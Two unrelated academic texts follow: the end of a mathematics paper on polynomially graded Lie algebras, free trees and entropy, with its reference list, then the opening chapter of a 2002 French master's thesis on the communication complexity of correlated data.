In this case each modified potential of order $2n-1$ is a scalar elementary differential of V *and* M. These correspond to bicoloured free trees with $2n-1$ nodes, of which n nodes are labelled V (shown as solid circles above) and $n-1$ nodes are labelled M (shown as open circles above); the latter must have at least 2 branches since a derivative of M has at least 2 indices. Of the 1, 1, 3, 11, 47, and 235 free trees of order 1, 3, 5, 7, 9, and 11 respectively, exactly 1, 1, 2, 8, 34, and 175 of them can be coloured (labelled) in this way. The calculation above shows that of these colourable trees, precisely one colouring of 1, 1, 2, and 7 of these colourable trees occur in the modified potentials of orders ≤ 7. (The other colourings of these trees do not occur, because of the way in which the trees at each order are built from the trees of lower order. The colourable 7-node tree also does not occur.) It is clear that there is enormously much more freedom in this case than in the ('Euclidean', $T(p) = \frac{1}{2}\sum p_i^2$) case considered previously. Therefore, we believe that all the modified potentials are independent in this case. This supports Conjecture 1.

5.3 Other polynomially graded Lie algebra

We close with a list of some other Lie algebras of class $\mathfrak{P}$. In each case one can consider the case of two generators A and B of degrees 2 and 0 and the induced homomorphism from $L_{\mathfrak{P}}(A, B)$.

1. The case of classical mechanics. The objects are real functions on a cotangent bundle, homogeneous polynomial in p. This can be specialized to the following cases.

(a) Q any Riemannian manifold, any potential energy, degree(X) is the total degree of X in p. Entropy is $\leq 1.8254\ldots$, Eq. (18), with Conjecture 1 implying equality.

(b) $Q = \mathbb{R}^n$ with the Euclidean metric. Entropy is $\leq 1.8250\ldots$, Eq. (22). It is remarkable that these two Lie algebras, not previously distinguished from each other in the literature, differ starting at order 13, and have slightly different entropy.

(c) $Q = \mathbb{R}^n$, functions polynomial in p *and* q. We can then introduce a bigrading by degree in p and by degree in q. To get a new Lie algebra, one of the generators has to be degree 0 in each grading, which forces Q Euclidean, $A = \frac{1}{2}\sum p_i^2$, $B = V(q)$ polynomial. For example, we have computed the dimensions of the Lie algebra generated by cubic potentials for small n in Table 2—they are remarkably small. See [11] for an analysis of this case in terms of special types of trees.

2. Homogeneous polynomial vector fields on $\mathbb{R}^m$ graded by total degree in $x_1, \ldots, x_k$ for some $1 \leq k \leq m$. In the case $k = m$, the vector fields in $\mathfrak{X}$ associated with $L(A, B)$ (degree(A) = 2, degree(B) = 0) are associated with free trees in which each node has degree at most 2 (since only the first two derivatives of A are nonzero). Their numbers are 1, 1, 1, 2, 3, 6, 11, 23 (so far the same as for the free trees), then 46, 98, 207, 451, ... (Sloane's A001190 [22]), which gives an upper bound for the number of independent elements of $\mathcal{Z}$ of each odd order. These grow more slowly than the free trees, and even more slowly than $\mathcal{Z}$, with entropy 1.5758, compared to 1.5821 (Eq. (19)) for $\mathcal{Z}$. Perhaps in this case the trees $\mathfrak{T}$ generate the Lie algebra as $\mathfrak{T} \oplus L(A, [\mathfrak{T}, A])$?

3. As the previous item, but multigrading by total degree in different subsets of the variables.

4. Homogeneous polynomial vector fields with the variables partitioned (x, y) with $x \in \mathbb{R}^k$, $y \in \mathbb{R}^m$, and the vector fields of the form $p\frac{\partial}{\partial x} + q\frac{\partial}{\partial y}$ with either $\text{degree}_y(q) \leq \text{degree}_y(p) + 1$, or $p \equiv 0$ and $\text{degree}_y(q) = 0$. Simple mechanical systems form examples of this class. So do high-order ODEs of the form $y^{(n)} = f(y, \ldots, y^{(n-2)})$ when re-written as first-order systems

$$\begin{aligned} \dot{x}_i &= x_{i+1}, \qquad i = 0, \ldots, n-2, \\ \dot{x}_{n-1} &= f(x_1, \ldots, x_{n-2}), \end{aligned}$$

with $x_i = y^{(i)}$, $k = n - 1$, and $m = 1$.

5. Consider the Schrödinger equation

$$i\dot{\psi} = \nabla^2\psi + V(x)\psi,$$

where ∇^2 is the Euclidean Laplacian. The two operators ∇^2 and $V(x)$ generate a Lie algebra of class $\mathfrak{P}$, where the grading is by degree of the differential operators. For example,

$$[\nabla^2, V]\psi = \nabla \cdot (V\psi) + V\nabla \cdot \psi$$

is of degree 1,

$$[V, V, \nabla^2]\psi = (\nabla \cdot (V^2))\psi$$

is of degree 0, and

$$[V, V, V, \nabla^2]\psi \equiv 0.$$

Acknowledgements. We would like to thank Mark Sofroniou and Reinout Quispel for pointing out the connection to free trees. RM would like to thank Ernst Hairer and Gerhard Wanner for their hospitality at the University of Geneva where this paper was written.

References

[1] A. V. Aho and N. J. A. Sloane, Some doubly exponential sequences, *Fib. Quart.* **11** (1973), 429-437.

[2] Yu. A. Bahturin, *Identical relations in Lie algebras*, VNU Science Press, Utrecht, 1987.

[3] S. Blanes, F. Casas, and J. Ros, Symplectic integrators with processing: a general study, *SIAM J. Sci. Comput.* **21**(2) (2000), 711–727.

[4] S. Blanes, F. Casas, and J. Ros, Processing symplectic methods for near-integrable Hamiltonian systems, *Celest. Mech. Dyn. Astr.* **77**(1) (2000), 17–35.

[5] S. Blanes, F. Casas, and J. Ros, High-order Runge-Kutta-Nystrom geometric methods with processing, *Appl. Numer. Math.* **39**(3–4) (2001), 245–259.

[6] S. Blanes and P. C. Moan, Practical symplectic partitioned Runge-Kutta and Runge-Kutta-Nyström methods, *J. Comput. Appl. Math.* **142**(2) (2002), 313–330.

[7] N. Bourbaki, *Lie groups and Lie algebras. Chapters 1–3*, Springer-Verlag, Berlin, 1975.

[8] V. Drensky, *Free algebras and PI-algebras*, Springer-Verlag, Singapore, 2000.

[9] G. Duchamp and D. Krob, Free partially commutative structures, *J. Algebra* **156** (1993), 318–361.

[10] E. Hairer, Ch. Lubich, and G. Wanner, *Geometric numerical integration: Structure-preserving algorithms for ordinary differential equations*, Springer, Berlin, 2002.

[11] A. Iserles, G. Ramaswami, and M. Sofroniou, Runge-Kutta methods for quadratic ordinary differential equations, *BIT* **38** (1998), no. 2, 315–346.

[12] S.-J. Kang and M.-H. Kim, Free Lie algebras, generalized Witt formula, and the denominator identity, *J. Algebra* **183** (1996), 560–594.

[13] A. A. Kirillov, M. L. Kontsevich, and A. I. Molev, Algebras of intermediate growth, *Selecta Math. Sov.* **9**(2) (1990), 137–153.

[14] M. Lazard, Groupes, anneaux de Lie et problème de Burnside, *C.I.M.E., Gruppi, Anelli di Lie e Teoria della Coomologia*, 60 pp., 1960.

[15] M. Lothaire, *Combinatorics on words*, Cambridge University Press, Cambridge, 1997.

[16] R. I. McLachlan, On the numerical integration of ordinary differential equations by symmetric composition methods, *SIAM J. Sci. Comput.* **16** (1995), pp. 151–168.

[17] R. McLachlan and G. R. W. Quispel, Splitting methods, *Acta Numerica* **11** (2002), 341-434.

[18] R. I. McLachlan and C. Scovel, Open problems in symplectic integration, in *Integration Algorithms and Classical Mechanics*, J. E. Marsden, G. W. Patrick, and W. F. Shadwick, eds., AMS, 1996, pp. 151–180.

[19] H. Munthe-Kaas and B. Owren, Computations in a free Lie algebra, *R. Soc. Lond. Philos. Trans. A* **357**(1754) (1999), 957–981.

[20] A. Murua, Formal series and numerical integrators, Part I: Systems of ODEs and symplectic integrators, *Appl. Numer. Math.* **29** (1999), 221–251.

[21] M. F. Newman, C. Schneider, and A. Shalev, The entropy of graded algebras, *J. Algebra* **223** (2000), 85–100.

[22] N. J. A. Sloane, editor, The On-Line Encyclopedia of Integer Sequences, published electronically at `http://www.research.att.com/~njas/sequences/`, 2002.

[23] J. Wisdom, M. Holman, and J. Touma, Symplectic correctors, in *Integration Algorithms and Classical Mechanics*, J. E. Marsden, G. W. Patrick, and W. F. Shadwick, eds., AMS, Providence, 1996, pp. 217–244.

[24] H. Yoshida, Construction of higher order symplectic integrators, *Phys. Lett. A* **150** (1990), 262–268.

Université de Montréal

Réconciliation et complexité de la communication de données corrélées

par

Hugues Mercier

Département d'informatique et de recherche opérationnelle

Faculté des arts et des sciences

Mémoire présenté à la Faculté des études supérieures
en vue de l'obtention du grade de
Maître ès sciences (M.Sc.)
en informatique

Novembre 2002

Université de Montréal
Faculté des études supérieures

Ce mémoire intitulé :

Réconciliation et complexité de la communication de données corrélées

présenté par :

Hugues Mercier

a été évalué par un jury composé des personnes suivantes :

Président-rapporteur
Monsieur Alain Tapp

Membre du jury
Monsieur Geňa Hahn

Directeur de recherche
Monsieur Pierre McKenzie

Codirecteur
Monsieur Stefan Wolf

Mémoire accepté le 23 janvier 2003

Sommaire

Ce mémoire considère le problème où deux interlocuteurs distants possèdent chacun une chaîne de bits, le but étant qu'un des interlocuteurs apprenne la chaîne de son vis-à-vis en minimisant la communication. Contrairement au modèle original de la complexité de la communication, la difficulté est due au fait que les chaînes sont corrélées. Ce modèle est inhérent à plusieurs applications pratiques incluant la synchronisation de données mobiles, la réconciliation de séquences de symboles comme les séquences de nucléotides dans les molécules d'ADN, le calcul distribué, la sauvegarde de fichiers et la distribution quantique de clés secrètes.

Nous analysons les modèles déterministe, déterministe amorti, probabiliste avec générateurs aléatoires privés et probabiliste avec générateur aléatoire public. Nous montrons entre autres que pour les applications mentionnées précédemment, tous ces modèles sont équivalents. Nous considérons également le nombre de messages que les interlocuteurs doivent échanger pour réconcilier leurs chaînes, car la non-interactivité est nécessaire pour certaines applications.

Mots-clés : réconciliation, complexité de la communication, données corrélées, théorie de l'information, codes correcteurs d'erreurs.

Abstract

This thesis considers the problem where two distant parties each possess a chain of bits, the goal being for one party to learn his encounter's input while minimizing the communication. Unlike the original communication complexity model, the difficulty arises because the inputs are correlated. This model is inherent to several practical applications including synchronisation of mobile data, reconciliation of sequences of symbols such as nucleotides sequences in DNA molecules, distributed computations, remote file storage and quantum key distribution.

We analyse the deterministic, amortized deterministic, private coin randomized and public coin randomized models. Among other things, we show that all these models are equivalent for the applications previously mentioned. We also consider the number of messages the parties need to exchange to reconcile their inputs, since non-interactivity is required for some applications.

Keywords : reconciliation, communication complexity, correlated data, information theory, error-correcting codes.

Table des matières

Liste des tableaux

Mesures de complexité

Notation	Remarques	Définition
$D(f)$	Complexité de la communication déterministe de la fonction f	Définition 1.3
$D(S)$	Complexité de la communication déterministe du problème avec données corrélées S	Définition 1.10
$D^k(S)$	Complexité de la communication déterministe à k rondes	Définition 1.10
$D_{x\|y}(S)$	Complexité de la communication déterministe lorsqu'Alice connaît la chaîne de Bob	Définition 1.11
$D(S,T)$	Complexité de la communication déterministe simultanée de S et T	Définition 2.1
$D(S^l)$	Complexité de la communication déterministe simultanée de l exemplaires de S	Définition 2.2
$\overline{D}(S)$	Complexité de la communication déterministe amortie	Définition 2.3
$R_\epsilon(S)$	Complexité de la communication probabiliste avec erreur ϵ	Définition 3.5
$R_0(S)$	Complexité de la communication probabiliste sans erreur	Définition 3.5
$R_{\epsilon,pub}(S)$	Complexité de la communication probabiliste publique avec erreur ϵ	Définition 3.13
$D_{\epsilon,\mu}(S)$	Complexité distributionnelle avec erreur ϵ	Définition 3.24
$D_{0,\mu}(S)$	Complexité distributionnelle sans erreur	Définition 3.25

Notation

$S_{X,Y}$	Support de (X, Y)	Définition 1.7
$a_A(x)$	Ambiguité de x	Définition 1.8
$\widehat{a_A}$	Ambiguité maximale de X	Définition 1.9
G_S	Hypergraphe caractéristique de S	Définition 1.12
$\sigma_{\mathcal{P}}(x, y)$	Concaténation des messages transmis lors de l'exécution de $\mathcal{P}$ sur (x, y)	Définition 1.20

Remerciements

Mes premiers remerciements s'adressent à mes directeurs de recherche, Pierre McKenzie et Stefan Wolf, pour leur professionnalisme, leur dynamisme et leurs compétences académiques. Je remercie Pierre de m'avoir fait confiance dès les premiers moments de ce qui était pour moi un retour aux études, et Stefan pour ses idées originales et sa porte toujours ouverte.

Ce mémoire a été entrepris suite à une série de discussions avec Hervé Caussinus. Je le remercie d'avoir suggéré un sujet de recherche si intéressant.

Je remercie Alain Tapp pour les discussions que nous avons partagées, ainsi que Martin Sauerhoff et Pascal Tesson de m'avoir finalement arrêté de travailler sur des problèmes résolus il y a une décennie.

Je remercie le Fonds québécois de la recherche sur la nature et les technologies (NATEQ) de m'avoir accordé une bourse, et le Conseil de recherches en sciences naturelles et en génie du Canada (CRSNG) du soutien financier complémentaire par l'entremise des subventions de recherche de Pierre McKenzie.

Je remercie mes parents de m'avoir transmis leur soif de savoir et d'avoir patiemment répondu aux innombrables questions que je leur ai posées durant ma jeunesse. Finalement, je remercie Isabelle de sa spontanéité, sa joie de vivre, son authenticité, en somme de faire partie de ma vie ...

Avant-propos

Lorsque des humains, des ordinateurs ou des parties d'un système veulent résoudre un problème conjointement, ils doivent communiquer. Cela peut être nécessaire lorsque la tâche à effectuer est trop lourde pour être réalisée par une seule partie, ou encore parce que les données du problème sont décentralisées. La communication peut être explicite comme dans le cas de deux internautes s'échangeant des fichiers sur Internet, ou implicite dans le cas d'un processeur qui accède à des données sur un disque dur.

La complexité de la communication est la théorie mathématique des processus requérant de la communication. Elle mesure la quantité d'information qui doit être échangée pour calculer une fonction ou résoudre un problème. La complexité d'un problème est inhérente à celui-ci et ne dépend donc pas d'un protocole particulier le résolvant. Contrairement à la complexité du calcul, la complexité de la communication ne tient pas compte de la puissance de calcul des participants. Il existe d'ailleurs des problèmes distribués pouvant être résolus à l'aide de protocoles requérant peu de communication, mais nécessitant un temps de calcul exponentiel. Évidemment, un compromis entre la communication et le temps de calcul est nécessaire pour quiconque désire obtenir des protocoles pouvant être utilisés en pratique.

La théorie de l'information définit un modèle dans lequel un émetteur envoie un message à un récepteur, celui-ci recevant une version bruitée du message original. L'entropie quantifie l'incertitude du receveur par rapport au message envoyé par l'émetteur, et l'information est la réduction de l'entropie. La théorie de l'information s'intéresse au taux de transmission de données qui peut être atteint et à la façon d'encoder les données efficacement afin que le récepteur puisse décoder le message original malgré la présence de bruit.

Ce mémoire traite de la complexité de la communication de données corrélées, située à mi-chemin entre la complexité de la communication et la théorie de l'information. Dans notre modèle, deux interlocuteurs distants possèdent chacun une chaîne de bits, les deux chaînes étant corrélées, et le but est qu'un des interlocuteurs apprenne la chaîne de son vis-à-vis en minimisant la communication. Nous supposons que la communication est effectuée sur un canal de transmission sans erreur et qu'elle alterne d'un interlocuteur à l'autre selon un protocole sur lequel ils se sont entendus initialement.

Le premier chapitre présente le modèle déterministe de communication de données corrélées. Le deuxième chapitre analyse la complexité déterministe amortie, c'est-à-dire la résolution simultanée de plusieurs exemplaires d'un problème ou de plusieurs problèmes différents. Le troisième chapitre étudie la complexité de la communication probabiliste, ce qui à notre connaissance n'a jamais été fait auparavant. Finalement, le quatrième chapitre traite de la complexité de la communication de problèmes équilibrés, modèle qui englobe toutes les applications pratiques mentionnées au sommaire. Mentionnons que nous avons obtenu plusieurs nouveaux résultats, parmi lesquels la classification presque complète du modèle probabiliste ainsi que la démonstration que les modèles déterministe et

probabiliste sont équivalents pour les problèmes équilibrés sont certainement les plus intéressants.

Bien que le modèle de communication de données corrélées ait été originalement étudié dans le but de résoudre plusieurs problèmes pratiques de communication, il n'en demeure pas moins qu'il peut être abstrait mathématiquement de façon élégante. Toutefois, comme les préalables mathématiques nécessaires à la compréhension de ce mémoire sont assez variés, nous avons choisi de les regrouper en annexe afin de ne pas alourdir inutilement le texte. Mentionnons finalement que tous les logarithmes sont en base 2.

Chapitre 1

Complexité déterministe

Dans ce chapitre, nous introduisons un modèle déterministe pour les problèmes de communication dont les données sont corrélées, ainsi que les mesures de complexité que nous utilisons pour en faire l'analyse. À l'exception du théorème 1.25, du lemme 1.28 et de la preuve du lemme 1.22, ce chapitre ne contient pas de nouveau matériel et permet surtout d'introduire les notions dont nous aurons besoin pour les chapitres subséquents.

1.1 Modèle original de la complexité de la communication

Le modèle original de la complexité de la communication classique à deux participants a été introduit par Yao [54] en 1979 et est traité en détails dans l'excellent ouvrage de Kushilevitz et Nisan [27]. Il a été initialement étudié afin d'obtenir des bornes inférieures pour la communication dans les puces VLSI [50] ainsi que pour la communication lors de calculs distribués [1].

Soient X, Y, Z des ensembles finis et $f : X \times Y \to Z$ une fonction. Deux interlocuteurs distants, Alice et Bob[1], possèdent respectivement des éléments $x \in X$ et $y \in Y$. Alice n'a aucune information sur y, Bob n'a aucune information sur x, et tous deux veulent calculer $f(x, y)$ en minimisant la communication.

Pour calculer f, Alice et Bob exécutent un protocole $\mathcal{P}$ sur lequel ils se sont entendus initialement. $\mathcal{P}$ est en fait un arbre binaire où chaque noeud interne i est étiqueté par une fonction $a_i : X \to \{0, 1\}$ ou $b_i : Y \to \{0, 1\}$, et où chaque feuille est étiquetée par un élément $z \in Z$. Lors de l'exécution de $\mathcal{P}$ sur l'entrée (x, y), les interlocuteurs parcourent l'arbre de la racine vers les feuilles en fonction des valeurs de a_i et de b_i. Lorsqu'un noeud est étiqueté par une fonction a_i, Alice calcule $a_i(x)$; si $a_i(x) = 0$, le noeud suivant du protocole est l'enfant gauche du noeud i, tandis que si $a_i(x) = 1$, le protocole se poursuit avec l'enfant droit. Comme Bob ne connaît pas x, Alice doit transmettre un bit à Bob afin qu'il sache quel est le noeud suivant. Lorsqu'un noeud est étiqueté par une fonction b_i, c'est Bob qui calcule $b_i(y)$ et qui envoie le résultat à Alice. La valeur de $f(x, y)$ est la valeur de la feuille atteinte par le protocole à partir de la racine sur l'entrée (x, y), et le nombre de bits de communication en pire cas entre Alice et Bob correspond exactement à la hauteur de l'arbre.

Définition 1.1. Le *coût* d'un protocole $\mathcal{P}$ est la hauteur de l'arbre défini par ce protocole.

Définition 1.2. Soit $f : X \times Y \to Z$ une fonction. La complexité de la communication déterministe de f, notée $D(f)$, est le coût minimal de $\mathcal{P}$, parmi tous les protocoles $\mathcal{P}$ calculant f.

[1]Les prénoms Alice et Bob sont utilisés partout dans la littérature ; il en est de même dans ce mémoire.

La définition 1.3, équivalente à la précédente, exprime mieux la communication intrinsèque au modèle.

Définition 1.3. La *complexité de la communication déterministe* de f, $D(f)$, est le nombre minimal de bits[2] qu'Alice et Bob doivent échanger pour calculer f à coup sûr pour toute paire (x, y).

Le lemme suivant illustre une façon triviale qui permet aux interlocuteurs de calculer f. Un des objectifs de l'étude de la complexité de la communication est évidemment de trouver des protocoles plus performants ou de démontrer qu'il n'est pas possible de faire mieux.

Lemme 1.4. *Pour toute fonction* $f : X \times Y \to Z$,

$$D(f) \leq \lceil \log |X| \rceil + \lceil \log |Z| \rceil.$$

Démonstration. Alice envoie x à Bob, ce qui nécessite $\lceil \log |X| \rceil$ bits de communication. De son côté, Bob calcule $z = f(x, y)$ et envoie la réponse à Alice, ce qui peut être fait avec $\lceil \log |Z| \rceil$ bits. □

Le lemme précédent implique que la valeur de f après l'exécution du protocole $\mathcal{P}$ est connue d'Alice et de Bob. Cette contrainte peut augmenter $D(f)$ d'au plus $\lceil \log |Z| \rceil$ bits, mais nous ne l'imposons pas pour ce mémoire pour une raison évidente que sera expliquée à la section 1.2.

Une autre variante du modèle original de Yao est la notion de rondes. Il peut être intéressant de considérer non pas le nombre de bits de communication entre les interlocuteurs, mais plutôt l'interaction véritable entre ceux-ci. En effet, pour

[2] Nous supposons que toutes les communications entre les interlocuteurs sont binaires.

certaines fonctions, il existe des protocoles efficaces pour lesquels Alice envoie une seule série de bits à Bob, tandis que pour d'autres fonctions, de nombreux échanges sont nécessaires afin de réduire la communication. En pratique, il est avantageux d'avoir des protocoles ayant le moins de rondes possibles, et il existe même plusieurs problèmes qui requièrent des protocoles non interactifs.

Définition 1.5. Un protocole à k rondes est un protocole tel que pour toute entrée, il y a au plus $k-1$ alternances entre les bits envoyés par Alice et les bits envoyés par Bob. La *complexité de la communication déterministe d'un protocole à k rondes*, notée $D^k(f)$, est le coût du meilleur protocole à k rondes pour f.

Définition 1.6. Un protocole à plus d'une ronde est dit *interactif*, tandis qu'un protocole à une ronde est dit *non interactif*.

1.2 Complexité de la communication de données corrélées

Le sujet de ce mémoire est la complexité de la communication de données corrélées. Ce modèle a été introduit par Orlitsky [35, 36, 37, 38], même si des articles antérieurs, entre autres par Witsenhausen [53], se sont attaqués à certains problèmes sans considérer le modèle de façon globale. Les appellations «communication interactive» et «communication avec information partielle» sont utilisées dans la littérature mais, selon nous, l'expression «communication de données corrélées» est plus appropriée.

Le modèle original de Yao requiert qu'Alice et Bob puissent calculer $f(x, y)$ pour toutes les paires (x, y) possibles. Dans le modèle avec données corrélées, chaque interlocuteur possède de l'information sur la chaîne de son vis-à-vis en fonction de sa propre chaîne, et cela permet d'éliminer certaines paires.

Définition 1.7. Le *support* de (X, Y), noté $S_{X,Y} \subseteq X \times Y$, est l'ensemble des paires possibles entre Alice et Bob. La notation S est utilisée lorsqu'il n'y a pas de confusion possible.

Définition 1.8. L'*ambiguité* de x, notée $a_A(x)$, est l'ensemble des $y \in Y$ possibles pour un $x \in X$. Formellement, $a_A(x) \stackrel{\text{déf}}{=} \{y \in Y \mid (x, y) \in S\}$. L'ambiguité de y, notée $a_B(y)$, est définie de manière analogue.

Autrement dit, l'ambiguité d'Alice, $a_A(x)$, est l'ensemble de toutes les chaînes possibles chez Bob lorsqu'elle possède la chaîne x.

Définition 1.9. L'*ambiguité maximale* de X, $\widehat{a_A}(S) \stackrel{\text{déf}}{=} \max_{x \in X}\{|a_A(x)|\}$, est le nombre maximal de valeurs possibles de Y pour toute valeur de X. L'ambiguité maximale de Y, notée $\widehat{a_B}(S)$, est définie de manière analogue. Nous écrivons $\widehat{a_A}$ et $\widehat{a_B}$ lorsqu'il n'y a pas de confusion possible.

Les paramètres du modèle sont les suivants : Alice possède une chaîne $x \in X$ et Bob possède une chaîne $y \in Y$ avec la restriction que $(x, y) \in S$, et le but est que Bob apprenne la valeur de x. Il n'est pas nécessaire qu'Alice apprenne la valeur de y. Le modèle analyse la communication entre les interlocuteurs et suppose que ceux-ci ont une puissance de calcul illimitée.

Définition 1.10. La *complexité de la communication déterministe* d'un problème ayant un ensemble de support $S \subseteq X \times Y$, notée $D(S)$, est le nombre minimal

de bits qu'Alice et Bob doivent échanger afin que Bob apprenne la chaîne d'Alice à coup sûr pour toute paire $(x, y) \in S$. Nous écrivons $D^k(S)$ lorsque le nombre de rondes est borné par k. Comme le modèle de communication est asymétrique, nous supposons que la dernière ronde est effectuée d'Alice vers Bob (le but étant que Bob apprenne x, il est en effet inutile qu'il envoie le dernier message).

Définition 1.11. Notons $D_{x|y}$ la *complexité de la communication déterministe de S lorsqu'Alice connaît la chaîne de Bob.*

1.3 Le problème de la ligue sportive

Le problème de la ligue sportive a été introduit pas Orlitsky [35] et vaut la peine d'être présenté en guise d'introduction. Une ligue sportive a 2^n équipes, chacune ayant comme nom une chaîne de n bits. Bob est un maniaque de sport et connaît les deux équipes qui participent à la grande finale de la ligue, mais une panne d'électricité l'a empêché de regarder le match et d'apprendre l'identité de l'équipe gagnante. Alice, de son côté, a entendu à la radio le nom de l'équipe gagnante, mais n'a aucune idée de l'équipe qu'elle a vaincue en finale. Bob veut apprendre d'Alice le nom de l'équipe gagnante en minimisant la communication avec elle. Formellement, $S = \{(e_1, \{e_1, e_2\}) \mid e_1 \neq e_2\}$, où $e_1, e_2 \in \{0,1\}^n$.

Si la communication entre les deux interlocuteurs est non interactive, Alice ne peut rien faire de mieux que de communiquer à Bob les n bits de l'équipe gagnante. En effet, si Alice communique moins de n bits à Bob, il existe deux équipes e_1 et e_2 pour lesquelles elle envoie le même message. Si e_1 et e_2 sont les deux équipes participant à la finale, alors Bob ne peut pas déduire l'équipe gagnante avec certitude à partir du message qu'il reçoit.

Par contre, une économie substantielle est possible lorsque deux rondes de communication sont permises. Bob envoie à Alice la position d'un des bits où les chaînes diffèrent, ce qui nécessite $\lceil \log n \rceil$ bits de communication. Alice n'a qu'à communiquer à Bob la valeur du bit de l'équipe gagnante pour la position demandée. Ce protocole requiert $\lceil \log n \rceil + 1$ bits de communication, un gain exponentiel par rapport au protocole non interactif.

1.4 Résultats préliminaires

Pour analyser mathématiquement les problèmes de communication avec données corrélées, il est fort utile d'utiliser leur représentation sous forme de graphes. Voici trois approches équivalentes.

- La première approche a été définie par Witsenhausen [53]. Soit $x \in X$ la chaîne d'Alice et $y \in Y$ la chaîne de Bob, toujours avec la condition que $(x, y) \in S$. Appelons G_{XY} le graphe bipartie formé des deux ensembles de sommets X et Y et dont les arêtes entre les sommets des ensembles X et Y correspondent aux paires $(x, y) \in S$. Définissons le graphe G_X pour lequel les sommets sont les éléments de l'ensemble X et où deux sommets x_1 et x_2 sont reliés par une arête si et seulement si il y a un sommet y de G_{XY} adjacent à la fois à x_1 et à x_2 .
- La deuxième approche est celle que nous utilisons dans ce mémoire et a été introduite par Orlitsky [35]. Étant donné le support $S \subseteq X \times Y$, introduisons l'hypergraphe G_S (voir l'annexe A.2). Les sommets de G_S sont les éléments de X, et pour tout $y \in Y$, il y a une hyperarête $E(y) = \{x \mid (x, y) \in S\}$.

- Une troisième approche, que nous ne définissons pas ici, a été présentée par Karpovsky, Levitin et Trachtenberg [26]. Même si elle peut être utilisée pour faire l'analyse de problèmes de communication avec données corrélées lorsque $X = Y$, cette approche est surtout utile pour des modèles de détection et de correction d'erreurs.

Définition 1.12. G_S est appelé l'*hypergraphe caractéristique* de S.

Il est important de remarquer que le graphe G_S est défini en sachant que Bob veut apprendre la chaîne d'Alice. Le graphe serait différent si Alice voulait apprendre la chaîne de Bob, à moins que le support S soit symétrique[3].

Remarque 1.13. L'ambiguité de Bob correspond au degré maximal des hyperarêtes de G_S (voir l'annexe A.2).

Définition 1.14. Un ensemble de support S est *trivial* si $D(S) = 0$, autrement dit si $\widehat{a_B} = 1$.

Nous présentons maintenant les premiers résultats sur la complexité de la communication de problèmes avec données corrélées. Ils ont tous été démontrés par Orlitsky [35, 38].

Lemme 1.15. *Pour tout problème de communication avec données corrélées,*

$$D^1(S) \geq D^2(S) \geq \cdots \geq D(S).$$

Démonstration. Trivial. □

[3] Un support symétrique est un support S tel que $(x, y) \in S \Leftrightarrow (y, x) \in S$.

Lemme 1.16. *Si $S_1 \subseteq S_2$, alors pour tout $k \in \mathbb{N}$,*

$$D^k(S_1) \leq D^k(S_2).$$

Démonstration. Il s'agit de remarquer que tout protocole pour S_2 est également un protocole pour S_1. □

Lemme 1.17. *Pour tout problème de communication avec données corrélées S,*

$$D(S) \geq \lceil \log \widehat{a_B} \rceil.$$

Démonstration. Supposons qu'il existe un protocole $\mathcal{P}$ requérant $\alpha < \lceil \log \widehat{a_B} \rceil$ bits de communication. Cela implique qu'il existe $y_i \in Y$ pour lequel $|\{x \mid (x, y) \in S\}| > 2^\alpha$. Si la chaîne de Bob est y_i, il existe donc au moins deux éléments distincts de X pour lesquels les bits transmis entre Alice et Bob sont les mêmes, ce qui est une contradiction. □

Lemme 1.18. *Pour tout problème de communication avec données corrélées S,*

$$D^1_{x|y}(S) = D_{x|y}(S) = \lceil \log \widehat{a_B} \rceil.$$

Démonstration. Par le lemme 1.17, $D(S) \geq \lceil \log \widehat{a_B} \rceil$. Montrons que $D(S) \leq \lceil \log \widehat{a_B} \rceil$. Soit G_S l'hypergraphe caractéristique de S. Initialement, Alice et Bob s'entendent sur un encodage des sommets des hyperarêtes de G_S, ce qui peut être fait avec $\lceil \log \widehat{a_B} \rceil$ bits. Lors de l'exécution du protocole, Alice, qui connaît y et par le fait même l'hyperarête a_y correspondant à l'ambiguité de Bob, n'a qu'à envoyer l'encodage de x. Nous obtenons donc que $D(S) \leq D^1(S) \leq \lceil \log \widehat{a_B} \rceil$. □

Lemme 1.19. *Pour tout problème de communication S,*

$$D^1(S) = \lceil \log \chi(G_S) \rceil,$$

où $\chi(G_S)$ est le nombre chromatique de G_S.

Démonstration.

- $D^1(S) \leq \lceil \log \chi(G_S) \rceil$

  Alice et Bob s'entendent sur un coloriage de G_S utilisant $\chi(G_S)$ couleurs. Alice envoie la couleur du sommet x à Bob. Par construction de G_S, tous les sommets x tels que $(x, y) \in S$ sont de couleur différente, ce qui permet à Bob de déduire x à partir de sa couleur et de y.

- $D^1(S) \geq \lceil \log \chi(G_S) \rceil$

  Supposons qu'il existe un protocole $\mathcal{P}$ requérant $\alpha < \lceil \log \chi(G_S) \rceil$ bits de communication. Cela veut dire qu'il existe un y pour lequel Alice envoie le même message pour au moins deux éléments de X, ce qui ne permet pas à Bob de les distinguer avec certitude.

□

Pour la majorité des problèmes, le lemme 1.19 est inutilisable en pratique, car le calcul exact du nombre chromatique d'un graphe est un problème $\mathcal{NP}$-difficile (consulter [42] pour plus de détails sur les classes de complexité du calcul). En fait, Feige et Kilian [17] ont montré que si $\mathcal{NP} \not\subseteq \mathcal{ZPP}$, il est impossible d'approximer en temps polynomial le nombre chromatique d'un graphe de n sommets à un facteur $n^{1-\epsilon}$ près, pour toute constante $\epsilon > 0$. Malgré ce résultat peu encourageant, il existe des méthodes heuristiques, par exemple des algorithmes évolutifs hybrides [20], qui permettent d'obtenir des bornes supérieures

intéressantes pour le nombre chromatique de graphes de taille raisonnable (moins de 1000 sommets). Par le fait même, de telles méthodes permettent d'obtenir des bornes supérieures intéressantes pour $D^1(S)$.

Le lemme 1.22 illustre qu'un protocole interactif peut permettre jusqu'à un gain exponentiel sur le nombre de bits communiqués par rapport à un protocole non interactif. Pour le démontrer, nous aurons besoin du fait que tout problème de communication avec données corrélées respecte la propriété d'absence de préfixe[4].

Définition 1.20. Notons $\sigma_{\mathcal{P}}(x, y)$ la concaténation de tous les messages transmis lors de l'exécution d'un protocole $\mathcal{P}$ sur l'entrée (x, y).

Lemme 1.21 (Propriété d'absence de préfixe). *Soit $S = X \times Y$ un problème de communication avec données corrélées, et soient $(x', y), (x, y), (x, y') \in S$ avec $x \neq x'$. Alors $\sigma_{\mathcal{P}}(x', y)$ n'est pas un préfixe de $\sigma_{\mathcal{P}}(x, y')$, et $\sigma_{\mathcal{P}}(x, y')$ n'est pas un préfixe de $\sigma_{\mathcal{P}}(x', y)$ (en particulier ils ne peuvent pas être égaux).*

Démonstration. Voir [35]. □

